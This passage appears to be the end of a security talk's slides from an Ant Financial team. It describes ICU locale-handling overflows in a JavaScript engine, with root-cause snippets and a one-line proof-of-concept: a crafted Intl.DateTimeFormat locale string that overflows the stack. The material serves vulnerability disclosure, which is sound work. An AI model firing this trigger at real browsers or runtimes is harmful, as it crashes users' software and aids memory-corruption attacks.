int32_t count = inLocale.getKeywordValue("numbers",buffer, sizeof(buffer),status);

if ( count > 0 ) {

        buffer[count] = '\0';          //count = 99
```

❑ CanonicalizeLanguageTag Stack Overflow

- PoC

```
var dateti1 = new Intl.DateTimeFormat("iw-up-a-caiaup-araup-ai-pdu-sp-bs-up-arscna-zeieiaup-araup-arscia-rews-us-up-arscna-zeieiaup-araup-arsciap-arscna-zeieiaup-araup-arscie-u-sp-bs-uaup-arscia");
```

- Root Cause

```
char icu_result[ULOC_FULLNAME_CAPACITY];
uloc_forLanguageTag(*locale_id, icu_result, ULOC_FULLNAME_CAPACITY, nullptr, &error);
// not terminated with '\0'
......
if (uprv_strlen(localeID) > 0) {     // overflowed
```

❑ Acknowledge

- wish.wu
- Yu Zhou
- All of the team members

Thank you !

蚂蚁金服 ANT FINANCIAL

Alipay™